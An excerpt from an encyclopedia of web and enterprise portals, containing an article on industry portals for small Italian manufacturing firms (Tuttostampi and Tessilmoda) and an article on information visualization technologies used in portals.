Portlets: Portlets are components of portals and serve as interfaces to databases used in a portal.

Standardization: Standardization is the development, implementation, and use of concepts, doctrines, procedures, rules, and designs to achieve and maintain required levels of compatibility, interchangeability, or commonality in the operational, procedural, materiel, technical, and administrative domains to attain interoperability.

Industry Portals for Small Businesses

Enrico Scarso
University of Padova, Italy

Ettore Bolisani
University of Padova, Italy

INTRODUCTION

Various initiatives, promoted by public and private organizations, attempt to overcome the difficulties hindering the actual use of Web technologies by small and medium-sized enterprises (SMEs). Among such initiatives, the design and implementation of industry portals are deemed to be an earlier step toward e-business by SMEs. There has been a proliferation of portals, especially in traditional sectors, created with the purpose to facilitate the communication by SMEs with their trading partner, to favor information sharing, improve the efficiency of individual firms and supply chains, and promote innovation. While there are interesting examples of successful industry portals, several others failed. This article aims to investigate the particular factors that affect the success of such projects, and in detail to:

- delineate the concept of industry portal and describe its basic features;
- review the economic and organizational factors that can lead to its success;
- provide empirical evidence, by comparing cases of industry portals devoted to SMEs; and
- discuss managerial implications, and offer insights into possible "best practices."

BACKGROUND: BARRIERS TO THE ADOPTION OF WEB TECHNOLOGIES BY SMES

One essential starting point is the discussion of the main factors that inhibit the adoption of Web technologies by SMEs. In doing this, we refer to the several studies already available. The barriers can be summarized in three main categories (Chau, 2001; Grandon & Pearson, 2004; Mehrtens, Cragg, & Mills, 2001; Sadowski, Maitland, & van Dongen, 2002; Scupola, 2002; Stansfield & Grant, 2003; see Table 1):

- **Evaluation of Benefits and Costs:** Being able of assessing the possible benefits and costs of a new technology is vital for a potential adopter. In the case of Web applications, the most important benefits are difficult to determine, and may be neglected. While the attention often focuses on *tangible* benefits (e.g.,

Table 1. Main barriers to the adoption of Web technologies by SMEs

Type of barriers	Issues involved
Evaluation of benefits and costs	Intangible elements (organizational changes, relationships with partners, etc.) Peculiar aspects of network technologies Adoption often disjointed from systematic evaluations
Organizational readiness	Limited financial resources Lack of technical skills Inadequate IT staff Unawareness of the full e-commerce potential Lack of managerial commitment Poor external support
External environment	No critical mass No confidence in regulatory-legal system Unwillingness to share information Lack of trust Local market relationships Lack of external pressure to adopt Lack of standards

reduction in clerical work), more important advantages come from other elements (such as: the number of total users, as is typical of network technologies), which may be difficult to assess in advance. As regards the costs, some (e.g., equipment, software, telecommunication services) may be relatively easy to evaluate, but others (personnel training, organizational changes, etc.) are not. These issues affect the evaluation by any firm, but are even more problematic in case of SMEs, for which the decision to adopt is often disjointed from a systematic economic analysis. Some studies state that costs do not have a major influence on the adoption (Mehrtens et al., 2001; Scupola, 2002). Others (Sadowski et al., 2002; EBPG, 2002) underline that, due to limited financial resources, SMEs do not have the money for doing experiments and making expensive mistakes, and therefore choose a wait-and-see strategy;

- **Organizational Readiness:** Even when a systematic evaluation shows that benefits outweigh costs, this may not be sufficient for the adoption. A firm might just *not feel ready* to use the new tools. This *lack of readiness* can relate to organizational aspects, such as: skills and knowledge about the technology, internal IT expertise, and relations with third parties (such as: vendors or consultants). Empirical evidence highlights that many SMEs (especially in traditional industries) neither have the competencies to exploit the full potential of e-business, nor understand what competencies are needed. As a point of fact, small enterprises are more dependent than larger companies on outside sources of technological and managerial knowledge;
- **External Environment:** As happens for other interorganizational systems, business partners play an essential role in the adoption and use of Web technologies. To be usefully exploited, Web technologies require a *critical mass*, that is, a minimal number of connected organizations or a minimal amount of available information. Other barriers are due to the limited confidence in the regulatory-legal system (especially in the case of electronic transactions), the lack of *trust* between trading partners, the reservations to share private information, and so on. Also, the existing market relationships (especially when based on geographic proximity) may hinder the adoption. In other words, firms having only next door trading partners may find it useless or risky to reach the global markets by means of the Web. Last, but not least, the lack of common standards, regarding both software applications and business practices, constitutes another major barrier.

INDUSTRY PORTALS AS A WAY TO PROMOTE THE USE OF ICT BY SMES

The term *industry portal* generally denominates a particular category of portal designed to provide information and other services to specific targeted groups, and namely to firms or professionals whose activity centers on a single industry or economic sector. Although, in principle, such services can regard all kinds of firm in an industry, very often industry portals are directed to the needs of specific business environments, such as: local production systems, clusters of small firms, industrial districts, etc. This is based on the fact that, while large corporations have the resources to build and manage a successful enterprise portal, this is generally not the case of local SMEs (Chan & Chung, 2002). Hence, there is an increasing number of portals promoted by industry associations with the purpose to serve as a single window service, and provide collective information processing, knowledge retrieval, and marketing platforms (Chou, Hsu, Yeh, & Ho, 2005). The industry portals created by associations of small firms (hereafter indicated as IPSME) is the focus of this article.

An IPSME can be intended as a *B2B vertical portal* mainly targeted to firms (and their customers or suppliers) operating (or having interest) in the same industry (Ho, Au, & Newton, 2003). IPSMEs are thus hubs of online services ranging from simple provision of contacts to sophisticated e-commerce platform for a large number of firms (for a non-exhaustive list, see Table 2).

A quick glance at the table allows highlighting the main issues regarding the development and management of an IPSME (Chou et al., 2005; Clarke & Flaherty, 2003; van Brakel, 2003). In particular, by observing the issue from the viewpoint of the promoting organization, a number of questions arise:

a. **Multiplicity of Information Contents and Services:** Although IPSMEs are targeted to a particular industry, they are designed to involve as many firms as possible. Due to its "third party" role, the promoting organization should ensure that the services provided are of interest to the large majority of the users. In case of portals built by associations of firms, the needs of members should be considered first. This, however, can raise several problems. The contents and services to provide should be analyzed and selected carefully. The specific knowledge of the users is essential here. Since any firm can, in principle, have peculiar needs, a proper trade-off between generality and personalization is essential, but not easy to reach.
b. **Investments and Operating Costs, and the Problem of Fee:** A well known dilemma of portals is: should

Table 2. Examples of services provided by IPSMEs

Category of service	Examples
General information	Trade statistics Reports and studies Norms, policies, business procedures, industry standards Links to local or central institutions and agencies
Business and trading support	Information on fairs and similar events Funding opportunities Facilitating contacts between suppliers and buyers Website hosting Database of partnering opportunities
Other services	Promotion of cooperative projects Dissemination of business knowledge (case studies, best practices) Online consulting Knowledge exchange (online communities and forums) Online training

the users pay for the services? Clearly, like any other economic investment, the costs of the portal (that can also be significant) have to be covered by sufficient revenues. Many IPSMEs were created thanks to special funding by public authorities, but the long-term economic sustainability remains a problem. IPSMEs, in fact, are targeted to small firms, which cannot be charged too much. In addition, the promoter should decide between a flat and a pay-per-view fee structure, which is not irrelevant to the success of the portal itself.

c. **Content Management:** An IPSME is, first of all, an information portal. Thus, since portals have to collect, select, classify, handle, update, and store appropriate contents, the deep knowledge of the specific business and of the relevant information sources is required. The portals should guarantee the reliability of the content, but also protect identity and trustworthiness of the registered members. In practice, user companies have to trust the portal and the business competencies of its promoter. Another issue is that, electronic information exchanges require *standard formats* that, in some cases, can limit the relevance and application of the information itself. As the literature highlights, much of the knowledge exchanged by SMEs can still be transferred more efficiently through traditional means or direct one-to-one channels.

d. **Knowledge Sharing:** IPSMEs have the aim to promote business, i.e., to support the economic activities of *firms that are in competition one with another*. But, on the other hand, portals created by industry associations are designed to facilitate sharing and collaboration. Thus, the critical point is how firms can be convinced to share information with other users that can be potential competitors.

e. **E-Commerce Intermediation:** A portal promoting e-commerce plays a role of *electronic intermediary*. As is well known, intermediation is a critical activity in e-commerce, especially when a large number of traders are involved. Intermediaries perform essential functions of trust building, and support the completion of electronic transactions. IPSMEs generally have the reputation of neutral operators, which is essential here, but industry associations are not established economic players and, in addition, do not generally have internal competences to act as electronic brokers.

f. **Critical Mass:** Directly linked to many of the points mentioned above, the issue of the critical mass is particularly relevant. The success and long-term sustainability of an IPSME can be measured in terms of its capability not only to gather members (which, in principle, can be easy) but, especially, to favor the use of the services.

Empirical Verification

The issues mentioned previously appear to be critical in the design and management of an IPSME. In this section, we will discuss the implications for the success of a portal, by analyzing and contrasting two different initiatives promoted by the same industry association.

The two portals under examination have a number of points in common. They were activated at the same time, and are addressed to companies of similar size (mostly, SMEs) located in the same geographical area (the province of Modena, Italy), and members of the same industry association (CNA). However, the portals differ by an essential feature, i.e., the specific target industry (industrial molding [IM] and textile clothing sector [TC]). This is a significant issue here, since the different materials, manufacturing processes, business procedures, kinds of knowledge, and even economic prospects affect the user needs and the services that each portal should provide. In the rest of this section, we will examine the features of the two portals.

Tuttostampi.com originated from the idea of a local entrepreneur and was then supported by CNA. The first release dates back to early 2000. Two years later, CNA became the single owner. Tuttostampi aims to help local IM companies "make their way into the new economy." For this purpose, it provides educational, informative and support services, and a tool for Web-based commercial transactions. The molding sector is, indeed, of great relevance for the Italian economy, since Italy is among the three world main manufacturers of high quality molds. A prominent role is played by the Emilia-Romagna Region (especially the province of Modena), with about 1,200 companies.

The portal (which has also an English version) consists of the following sections:

- **Virtual Market:** Catalogues, purchasing groups, buying occasions, showroom of dyes for sale.
- **Web Community:** Identifying business, commercial ads, databank project, job offering, partner search.
- **Business Services:** Press releases, technical advice, fund for business, legal supports, news.
- **Web Resources:** Bibliography, multimedia, documents, education and thesis, links, network.
- **Trade Fairs and Events:** Companies can also indicate their participation to a specific fair.
- **Thematic Channels:** Devoted to specific topics (coils, plastics, prototyping).

Some services are free of charge (e.g., inclusion in the databank of firms, newsletter, product ads, trade fairs), while others are charged (e.g., banners, "Forma & Deforma" virtual fair, product selling ads). All the services are managed by the Tuttostampi staff, controlling each specific request.

Currently, the databank contains data of a large number of companies (about 900 classified in the moulding category and more than 1,700 in the supplier category—note that some companies have a double classification). Tuttostampi is well positioned in the main Web search tools and, practically, has no competing portals in Italy.

As regards the economic figures, Tuttostampi works at a small loss, but this is judged acceptable when considering the statutory aims of CNA (i.e., servicing members). A main problem is that the internal sponsor (a CNA manager), being too busy with other activities, has little time to devote to the portal.

Tessilmoda.com started in October, 2000, as a CNA project, and was designed to be a "useful working tool" for small textile firms located in the district of Carpi (a small town, well known for knitwear productions). More specifically, the portal is intended to:

- make the communication between partners easy along the value chain, thus favoring the cooperative work;
- promote the district of Carpi as a whole, and the individual companies;
- facilitate the adoption of Web technologies by SMEs; and
- provide new kinds of services.

The portal, which has also English and French versions, encompasses the following sections:

- *Free registration* to the Tessilmoda databank.
- *Search of companies* in the databank.
- *Service to companies* (legal, informatics, and financial advice).
- *Notice boards* (production availability, stock services, second-hand machinery, etc.)
- *Documents* (events and trade fairs, courses, financial incentives, advertisements, general news).

At present, the databank includes more than 400 registered companies, the majority of which are local manufacturing firms, and some are services firms (agents, dealers, packaging, and so on). The costs of the portal are all in charge to CNA. This decision was a consequence of the very small size of the involved firms: local entrepreneurs appreciate the services provided by the portal, but do not want, and probably can not, pay for them. In substance, the size and location of the users, the characteristics of the products (that cannot be fully described in a Web page), the nature of the manufacturing process (mostly involving tacit knowledge), and the features of inter-firm relations (based on long term agreements), tend to limit the utilisation of Tessilmoda. In addition, there are many other competing TC portals in Italy (e.g., www.paginetessili.it, www.italianmoda.info, www.modaitalia.net, www.textilebusiness.it), and hence Tessilmoda has a limited visibility in the Internet scenario, which reduces its value.

At present, Tessilmoda is experimenting a re-thinking phase. The alternatives are: (a) try to make a big leap and become an effective business tool, or (b) continue to survive just as a one of the several services provided by CNA.

CONCLUSION

The comparison between these two cases, developed and managed by the same association that invested comparable resources to each of them, provide insights into the factors that can affect the success of an IPSME. First, there is evidence that the intensity of use is mainly affected by the actual usefulness of the portal. The success appears to be strictly linked to the ability to build a unique and satisfactory knowledge source for the specific business users. This depends on the technical features of products and processes of the firms involved. For examples, easy-to-codify products are more appropriate to be displayed on the Web. In this sense, IM products, whose technical features can be perfectly expressed in quantitative specifications, have an advantage over TC products, whose features (as color and touch) are difficult to reproduce in digital formats.

The cases also highlight the question of fees. No doubt that IPSMEs sponsored by industry associations do not need to make profits, and so they can offer a range of free services. However, as the experience proves, the most innovative firms (even if small) prefer chargeable, but useful, services rather than free but generic ones. Clearly, the bad economic climate matters, and negatively affects the development of innovative tools for the weaker firms (as the difficulties encountered by Tessilmoda prove).

Also, the nature of inter-firm relationships influences the actual use of a portal. Long-lasting, stable, and exclusive business relationships (as those typical in the TC sector) do not encourage the use of portals to seek new clients or suppliers.

As regards the issue of the critical mass, a very crucial point is the number and the notoriety of competing portals. For example, while Tessilmoda is just one of the several IPSMEs for the TC industry, Tuttostampi is the first and single portal in the IM sector. This has allowed Tuttostampi to reach a large number of users, especially when compared to its potential market.

Finally, a high propensity towards new technologies represents another factor that facilitates the use of Web portals. While the IM sector has a prevailing industrial and technical culture, in the TC sector companies are still characterized by a craft mentality, firmly based on hand skills and tacit experience.

In summary, this study allows to derive some implications for IPSME design, development, and management:

- A preliminary analysis of the opportunities already offered by Web technologies is essential, in order to avoid the mere duplication of existing initiatives.
- Analogously, a careful assessment of the coherence between the needs of the firms and the services offered is necessary.
- In case of SMEs, usability matters, since firms usually lack the technical knowledge required by new tools.
- A too general portal is of scarce use, since normally firms seek solutions to specific problems.
- The management of an industry portal costs. However, contents that are not updated or timely imply losing users.
- The role of the sponsoring organization is crucial, both for collecting and interpreting the users' needs and for transferring them into a technical project.

KEY TERMS

Critical Mass: The minimum number of adopters needed to make a network technology useful.

Electronic Intermediary: A company or service that perform intermediating functions supporting electronic commerce.

Industry Association: An association of firms that have common characteristics (e.g., are located in the same area, work in the same industry, have similar size).

Industry Portal: A particular category of Web portal designed to provide information and other services to firms (or other users) whose activity is centred in an industry or economic sector.

Industry Portal for SMEs: A B2B vertical portal mainly targeted to small and medium companies (and their customers or suppliers) operating (or having interest) in the same industry.

Local Production System of SMEs: An area populated by a large number of SMEs operating in a specific industry or sector, and often linked to one another.

Web Portal Application: The particular system or service provided by a Web portal.

Information Visualization

Wita Wojkowski
Boise State University, USA

INTRODUCTION

Information visualization refers to technologies that support visualization and help in the interpretation of information. These technologies include digital images, graphical user interfaces, animations, three dimensional presentations, geographic information systems, virtual reality, and of course, tables and graphs. All of these visualization techniques might be used in enterprise portals where the portal user often handles large amounts of data of different types, from many different sources, and utilizes various software tools. Information visualization helps enterprise portal users understand and interpret complex information, and most importantly, helps identify relationships. That is, information visualization allows portal users to study information in a new way which can lead to novel insights.

BACKGROUND

Because the human eye is the most powerful pattern recognition tool, visual presentation of information allows portals users to see patterns they would not have noticed otherwise. An example of an enterprise portal screen that includes information visualization that can be used efficiently by the user of this portal is shown in the Figure 1. Complex information on the sales at four branches of this insurer is rendered as a circle that can be presented in three dimensions and animated, with details available at a click of a mouse. The map of the territory is an intelligent map with complex geographic information captured through the real-time GIS application. Using such a portal, a sales manager, for example, can more efficiently direct resources to the most effective sales channels, spending less time analysing sales data, and having that much more time to devote to the other aspects of the business.

Information visualization has entered the public sector portals as well. For example, the U.S. Agriculture Department's National Agricultural Statistics Service (NASS) portal in not so distant past provided information on agricultural trends in hundreds of pages of statistical tables and charts, most of which had to be downloaded and viewed separately. The serious problem of such inefficient data dissemination needed to be addressed. That is why portions of the NASS portal were redesigned with the help of information visualization software from Inxight Software, Inc. (www.inxight.com/). One new chart, for instance, allows the portal user to quickly see how all 50 states rank in acreage of harvested cropland, and how they rank in several different crops, including soybeans, corn, wheat, and tobacco (www.nass.usda.gov/research/). Running the cursor over the bar representing, for example, North Carolina's cotton output, reveals the exact figure. Clicking on a given state makes it easy to read the figures for all of that state's crops. Columns on the chart can be moved around so that, for instance, corn output can be placed next to wheat or hay output, allowing

Figure 1. Screen capture of the enterprise portal that uses information visualization



Figure 2. National agricultural statistics service portal



for easier comparisons. The charts benefit both public users of the portal and NASS employees. The information visualization allows them to get a bigger picture and to see patterns and structure in the data that they will never see otherwise. The screen image of the main NASS portal's page is shown in the Figure 2.

SPECIFIC EXAMPLES OF VISUALIZATION TECHNOLOGIES

Digital Images

A very interesting example of digital images are ispots, the intensity maps depicting in real-time the use and location of the wireless devices on the campus of the Massachusetts Institute of Technology (http://senseable.mit.edu/projects/ispots/ispots.htm). What is most intriguing is the possibility of analysing the specific spatial qualities of ispots in order, for example, to understand what makes one location on the campus more popular than another and why certain locations are seldom used. Such use of digital images seeks to introduce a new real-time feedback planning strategy, a strategy that can be very valuable to the managers using portals.

Figure 3. An example of visualization of information—intensity map showing the use of the wireless access points on the MIT campus



Figure 4. An example of visualization of information—digital image of the wireless access points on the MIT campus



Figure 5. An example of visualization of information—digital image of the wireless access points on the MIT campus with users logged on

A Graphical User Interface (GUI)

A graphical user interface is a method of interacting with a computer through a metaphor of the direct manipulation of graphical images and widgets in addition to text. All of the enterprise portals use graphical user interfaces.

The most common metaphor is the desktop metaphor GUI. Interface of the Windows XP may serve as an example. GUIs can be two and a half (2 $^{1/2}$) or three (3) dimensional. The desktop metaphor GUI is (2$^{1/2}$) dimensional. It is 2 dimensional because its visual elements are two-dimensional: they lie in the xy plane, are flat, and contain only planar regions. It is referred to as 2$^{1/2}$ dimensional because where visual elements overlap (see Figure 4) they obscure each other according to their priority (Java Developer GUI; Leach, Al-Qaimari, Grieve, Jinks, & McKay 1997).

Figure 6. An example of the desktop metaphor GUI



Figure 7. An example of a graphical user interface template for an enterprise portal

Many enterprise portals, especially collaborative portals (see article on collaborative portals) use 3 dimensional GUI. In a 3 dimensional GUI (Rusdorf, Lorenz, Wolk, & Brunnett., 2003) the visual elements are genuinely three-dimensional: they are situated in xyz space, need not be flat and may contain spatial regions (volumes). VRML is the visual reality modeling language that allows coding of the three dimensional graphics for the Web (see Key Terms section for details). Interesting examples of 3 dimensional graphics sites are http://visualparadox.com/whatsnew.htm and http://www.hwd3d.com/home.php.

Combining 3 dimensional graphic presentations with animation and using those in enterprise portals allows for innovative ways of, for example, products presentation or modeling, before products are physically developed. Three dimensional animation services available on the *www.hwd3d.com* site may serve as an example. Another example of such services for technical documentation is Tedo Pres International, which provides 2 dimensional, 2&1/2 and 3 dimensional visualizations and animations (*http://www.tedopres.com/VISUALISATION.26.0.html*).

Animation

Animation is the use of the sequences of still images to create an illusion of motion. Human eye/brain system has a combination of motion detectors, detail detectors, and pattern detectors, the outputs of all of which are combined to create the visual experience of motion. Flipbooks, by the successive display of static images, may serve as a simplest of examples of animation - the use of still images that seem to move. In film production, animation refers to techniques by which each frame of a film is produced individually. The frames may be generated by computer software, or by photographing an image. Graphics file formats like GIF, MNG, SVG, and Flash allow animation to be viewed on a computer or over the Internet (for details, see Key Terms and Their Definitions section). The Animation Master site at http://www.hash.com/ offers an animation package, for example.

Geographic Information Systems

Geographic information system (GIS) is a computer-based system for capturing, storing, manipulating, integrating, and displaying data with digitized maps. By integrating digitized maps with variety of databases, users can generate information for decision making, planning, and the management of the organizational infrastructure. As a matter of fact, GISs have been used very successfully in a variety of contexts and industries: in retailing, public administration, banking, agriculture, natural resources management, urban planning, emergency preparedness, the military, transportation, and marketing (Peinel & Rose, 2001; Priebe & Pernul, 2003; Reichardt, 2005; Schwartz, Tochtermann, Riekert, Hermsdorfer, & Hansen, 1999; Tochtermann & Schwartz, 2000; Tochtermann, Riekert, Wiest, Seggelke, & Mohaupt-Jahr, 1997; Wehrendt & Lewis, 1990).

Most major GIS software vendors provide Web/Internet/Intranet servers that hook directly into their software. That is why a GIS might be included in an enterprise portal application: enterprise portal users can access dynamic maps and other geographic data. GIS and mapping software examples are ArcView and ArcInfo from ESRI (www.esri.com/). The ArcInfo data model, for example, provides tools to model complex spatial systems with no programming and allows access to the real-time maps, directions, and live data services from users' applications and integration with, for example, Web-based collaboration tools, data warehouses, and customer relationship management (Anthes, 2005).

Virtual Reality

Virtual reality is a three-dimensional interactive technology that is of use in an enterprise portal for rendering, for example, products, products prototypes, products design, training, and simulation of complex business processes. The latest developments in virtual reality include more than just seeing images. They involve creation of the collaborative virtual environments, use of the augmented environments for the participatory products design, and the use of the wireless technology in the development of the virtual control and command centres (Corseuil, Raposo, da Silva, Pinto, Wagner, & Gattass, 2004; Davis, 2004; Green, Stanton, Walker, & Salmon, 2005).

Virtual reality visualizations have enabled advances in diverse fields, from products manufacture to medicine to retailing to real estate. Boeing, a manufacturer of airplanes, is actively involved in virtual reality applications through their human modeling system (www.boeing.com/assocproducts/hms/). In the real estate industry, virtual tours of locations available for sale are now a common occurrence. Users browsing virtual tours available on a real estate portal can, for example, determine what they do not wish to see, and eliminate options, so they may physically inspect only ones that interest them. An example of the real estate portal that is also providing service application of the virtual tours hosting for other businesses can be found at http://www.real-estate-listing.com/.

Virtual tours are also used to introduce new technology products. For example, the Sun Fire X4200 server was introduced as the new standard in the industry through the three dimensional virtual tour with 3D controls (http://wcdata.sun.com/webcast/archives/VIP-2118/x4200/).

The Visualization Laboratory of the Department of Computer Science at the State University of New York at Stony Brook (www.cs.sunysb.edu~vislab/) conducts research that involves the development of volume visualization techniques used in many virtual reality applications. They have developed a visualization tool, the VolVis system, that can be used by the scientist and engineer, as well as the visualization developer and researcher. Their projects include, in addition to the development of tools for visualization, architectures for volume rendering, methods for accelerating volume rendering, volume graphics, volume modeling and manipulation, and volume visualization applications (e.g., medicine, flight simulation, and scientific visualization).

A comprehensive list of virtual reality projects taking place all over the world can be found at http://www.ozedweb.com/infotech/virtual_reality_url_projects.htm site.

FUTURE TRENDS

Information visualization is now integrated with many applications because its use helps immensely when dealing with the information complexity and information overload. Information visualization methods are constantly evolving toward what is termed intelligent visualization, that is, automated information interpretation. Thus, the forthcoming trend is the shift from the designs of the information visualizations for retrieval only to the designs that foster knowledge acquisition and retention (Keller & Grim, 2005).

The future trend, in all visualization applications and their use in the enterprise portals, is to generate real-time information updates for real-time analysis and real-time decision making, and to be able to do it through wireless communications as well (Green et al., 2005). All practical developments point to the design of the scalable information visualizations on mobile devices (Ebert, Ehret, Schuchardt, Steinmetz, & Hagen, 2005). Collaboration capabilities are also part of this trend. For example, a special issue of the Virtual Reality Journal is expressly focused on the design and the use of the collaborative virtual environments (Ballin, Earnshaw, Macredie, & Vince, 2005).

Many uses of the enterprise portals focus on providing information to assist a firm's customers and suppliers, offering pertinent information for a firm's employees, and supporting managers in making strategic and tactical decisions. With the advent of the visual, collaborative, real-time information updates for enterprise portals, another emerging trend is a shift toward utilizing these technologies for operational decisions as well. Forthcoming is a change of focus for these tools. They will be used in new approaches to the functioning of the enterprise, for example, "the adaptive enterprise strategy" from HP (see http://www.hp.com/enterprise/cache/6842-0-0-225-121.aspx) and on demand computing from IBM (see http://www-306.ibm.com/e-business/ondemand/us/index.html?P_Site=S500).

CONCLUSION

Enterprise portals users, in a broad range of industries around the world, are finding that information visualization helps them make critical business decisions by cutting through information overload (Pastore, 2005). Instead of wading through endless spreadsheets and text analyses, they can get a quick graphic overview and still find whatever level of detail they need with a few clicks of the mouse.

Information visualization and its use in the enterprise portals have advanced the ability of users to process data and render it into knowledge and business decisions. There are a host of visualization techniques available to assist in the analysis of nearly every type of data imaginable. New visualization techniques will certainly be forthcoming in order to assist the users in the extraction of the additional insights proving more and more critical to the enterprise survival. The top academic conference for research in information visualization is the annually held IEEE Symposium on Information Visualization http://www.infovis.org/infovis/).

KEY TERMS

3D: Three dimensional object or existing in three dimensions. May also refer to being lifelike, having depth or the illusion of depth, as well as height and width.

Animation: The sequence of still images creating an illusion of motion.

Files Used in Animation: Graphic Information Format (GIF) files used for efficient transmission of images across data networks. Free animated GIFS can be obtained from the www.gifs.net/ site.

Multi-Image Network Graphics (MNG) File Format: Supports multiple images, animation, and transparent JPEG. More information can be found by at www.libpng.org/pub/mng/. The MNG developers hope that in time MNG will begin to replace GIF for animated images on the World Wide Web, just as PNG have already begun to do for still images.

Portable Network Graphics (PNG) File Format: Used mostly for image editing. More information may be found by at www.libpng.org/pub/png/pngintro.html.

Flash: In everyday language Flash can mean the authoring program, the player, or the file. A Flash file can contain more diverse information than a GIF file of the same size, has an SWF file extension, and may appear in a Web page for viewing in a Web browser, or for "playing" in the standalone Flash Player. Macromedia Flash and Macromedia Flash Player are written and distributed by Macromedia (www.macromedia.com). Flash files deliver quite effective user experiences for rich content, applications, and communications.

Geographic Information System (GIS): A technology that allows managing, analysing, and disseminating geographic knowledge. Basic information on the work and the use of GIS can be found at www.gis.com.

Widgets: A graphical interface component that a computer user interacts with, for example, a window or a button. Widgets are used to build graphic user interfaces (GUIs). Widgets can be virtual or physical. Virtual widgets, for example, buttons, can be clicked with a mouse cursor. Physical widgets (such as buttons) can be pressed with a finger. Widgets are often packaged together in a widget toolkit. An example of the widget toolkit is Windows Forms, the name given to the GUI portion of the Microsoft .NET development framework.

Virtual Reality: Interactive technology that allows the user a sense of being physically present in the world visually rendered in 3 dimensions. It is also referred to as virtual environment. Most virtual reality environments are primarily visual experiences, displayed either on a computer screen or through special. Most current simulations include additional sensory information, such as sound and tactile feedback. A brief introduction to the virtual reality, related technologies, and examples of applications can be found at http://www-vrl.umich.edu/intro/index.html.

Virtual Reality Modeling Language (VRML): Allows coding of the three dimensional graphics for the Web. The viewing of VRML models via a VRML plug-in for Web browsers is usually done on a graphics monitor under mouse-control and, therefore is not fully immersive. However, the syntax and data structure of VRML provide an excellent tool for the modeling of three-dimensional worlds that are functional and interactive and that can, ultimately, be transferred into fully immersive viewing systems. More information on VRML can be found at http://www.web3d.org/. The successor to VRML is X3D. X3D is the current standard for the real-time 3 dimensional graphics from the International Organization for Standardization (IOS standard). Detailed information on X3D can be found at www.web3d.org/x3d/specifications/. X3D experience can be encountered at http://www.thex3dxperience.com/. Online resources for the markup language technologies can be found at http://xml.coverpages.org/vrml-X3D.html.

Web Application: An application delivered to computer users from a Web server over a computer network such as the Internet.

Web Server: A computer and the computer program that accepts requests from Web browsers, and serves them Web pages.

Intelligent-Agent-Supported Enterprise Information Portal

Zaiyong Tang
Louisiana Tech University, USA

Kallol Bagchi
University of Texas at El Paso, USA

INTRODUCTION

